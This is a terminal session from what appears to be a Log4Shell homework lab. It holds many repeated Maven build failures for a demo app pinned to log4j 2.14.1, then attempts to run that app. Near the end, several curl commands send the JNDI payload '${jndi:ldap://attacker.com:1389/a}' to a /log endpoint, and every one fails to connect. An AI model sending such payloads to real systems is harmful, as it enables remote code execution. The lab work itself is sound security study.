[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 4.219 s

[INFO] Finished at: 2025-05-28T23:44:00Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.pom (2.7 kB at 5.7 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.pom (12 kB at 278 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.pom (7.7 kB at 139 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar (4.8 kB at 88 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar (24 kB at 251 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar (26 kB at 282 kB/s)

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 4.182 s

[INFO] Finished at: 2025-05-28T23:46:15Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

```
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< com.example:log4shell-demo >----------------------
[INFO] Building log4shell-demo 0.0.1-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---
[INFO] Deleting /home/ec2-user/log4shell-homework/target
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---
[INFO] No tests to run.
```

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 3.104 s

[INFO] Finished at: 2025-05-28T23:49:36Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

```
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---
[INFO] No tests to run.
[INFO]
[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---
[WARNING] JAR will be empty - no content was marked for inclusion!
[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar
[INFO]
[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---
[INFO] ------------------------------------------------------------------------
[INFO] BUILD FAILURE
[INFO] ------------------------------------------------------------------------
```

[INFO] Total time: 3.080 s

[INFO] Finished at: 2025-05-28T23:51:47Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ logging.level.root=INFO

-bash: logging.level.root=INFO: command not found

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ touch src/main/resources/application.properties

touch: cannot touch 'src/main/resources/application.properties': No such file or directory

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean install -U

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 3.246 s

[INFO] Finished at: 2025-05-28T23:54:20Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 3.208 s

[INFO] Finished at: 2025-05-28T23:54:35Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

```
[INFO] ----------------------< com.example:log4shell-demo >----------------------
[INFO] Building log4shell-demo 0.0.1-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---
[INFO] Deleting /home/ec2-user/log4shell-homework/target
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---
[INFO] No tests to run.
[INFO]
[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---
[WARNING] JAR will be empty - no content was marked for inclusion!
```

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 3.193 s

[INFO] Finished at: 2025-05-29T00:21:12Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] Replacing main artifact with repackaged archive

[INFO] --

[INFO] BUILD SUCCESS

[INFO] --

[INFO] Total time: 3.380 s

[INFO] Finished at: 2025-05-29T00:23:19Z

```
[INFO] ------------------------------------------------------------------------

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl
"http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}"

curl: (28) Failed to connect to 18.117.114.253 port 8080 after 133912 ms: Couldn't connect to server

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo lsof -i :8080

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ netstat -tulnp | grep 8080

(Not all processes could be identified, non-owned process info

 will not be shown, you would have to be root to see it all.)

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar yourapp.jar --server.address=0.0.0.0

Error: Unable to access jarfile yourapp.jar

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl
"http://localhost:8080/log?message=\${jndi:ldap://attacker.com:1389/a}"

curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ps aux | grep java

ec2-user   80196  0.0  0.2 222316  1988 pts/0    S+   00:34   0:00 grep --color=auto java

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[ jar ]---------------------------------

[INFO]

[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]
```

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<

[INFO]

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---

[INFO] Attaching agents: []

Error: Could not find or load main class com.example.log4shell.Log4ShellDemoApplication

Caused by: java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.298 s

[INFO] Finished at: 2025-05-29T00:34:47Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar --server.address=0.0.0.0

Exception in thread "main" java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication

at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)

at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)

at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)

at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)

at java.base/java.lang.Class.forName0(Native Method)

at java.base/java.lang.Class.forName(Class.java:467)

at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)

at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)

at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)

at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ Tomcat started on port(s): 8080 (http)

-bash: syntax error near unexpected token `('

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ Tomcat started on port(s): 8080 (http)

-bash: syntax error near unexpected token `('

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://localhost:8080/log?message=\${jndi:ldap://attacker.com:1389/a}"

curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ps aux | grep java

ec2-user 80263 0.0 0.2 222316 2000 pts/0 S+ 00:35 0:00 grep --color=auto java

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ Started Log4ShellDemoApplication in X seconds

-bash: Started: command not found

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo lsof -i :8080

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -X

Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)

Maven home: /usr/share/maven

Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86_64

Default locale: en, platform encoding: UTF-8

OS name: "linux", version: "6.1.134-152.225.amzn2023.x86_64", arch: "amd64", family: "unix"

[DEBUG] Created new class realm maven.api

[DEBUG] Importing foreign packages into class realm maven.api

[DEBUG]   Imported: javax.annotation.* < plexus.core

[DEBUG]   Imported: javax.annotation.security.* < plexus.core

[DEBUG]   Imported: javax.inject.* < plexus.core

[DEBUG]   Imported: org.apache.maven.* < plexus.core

[DEBUG]   Imported: org.apache.maven.artifact < plexus.core

[DEBUG]   Imported: org.apache.maven.classrealm < plexus.core

[DEBUG]   Imported: org.apache.maven.cli < plexus.core

[DEBUG]   Imported: org.apache.maven.configuration < plexus.core

[DEBUG]   Imported: org.apache.maven.exception < plexus.core

[DEBUG]   Imported: org.apache.maven.execution < plexus.core

[DEBUG]   Imported: org.apache.maven.execution.scope < plexus.core

[DEBUG]   Imported: org.apache.maven.lifecycle < plexus.core

[DEBUG]   Imported: org.apache.maven.model < plexus.core

[DEBUG]   Imported: org.apache.maven.monitor < plexus.core

[DEBUG]   Imported: org.apache.maven.plugin < plexus.core

[DEBUG]   Imported: org.apache.maven.profiles < plexus.core

[DEBUG]   Imported: org.apache.maven.project < plexus.core

[DEBUG]   Imported: org.apache.maven.reporting < plexus.core

[DEBUG]   Imported: org.apache.maven.repository < plexus.core

[DEBUG]   Imported: org.apache.maven.rtinfo < plexus.core

[DEBUG]   Imported: org.apache.maven.settings < plexus.core

[DEBUG]   Imported: org.apache.maven.toolchain < plexus.core

[DEBUG]   Imported: org.apache.maven.usability < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.* < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.authentication < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.authorization < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.events < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.observers < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.proxy < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.repository < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.resource < plexus.core

[DEBUG] Imported: org.codehaus.classworlds < plexus.core

[DEBUG] Imported: org.codehaus.plexus.* < plexus.core

[DEBUG] Imported: org.codehaus.plexus.classworlds < plexus.core

[DEBUG] Imported: org.codehaus.plexus.component < plexus.core

[DEBUG] Imported: org.codehaus.plexus.configuration < plexus.core

[DEBUG] Imported: org.codehaus.plexus.container < plexus.core

[DEBUG] Imported: org.codehaus.plexus.context < plexus.core

[DEBUG] Imported: org.codehaus.plexus.lifecycle < plexus.core

[DEBUG] Imported: org.codehaus.plexus.logging < plexus.core

[DEBUG] Imported: org.codehaus.plexus.personality < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.Xpp3Dom < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParser < plexus.core

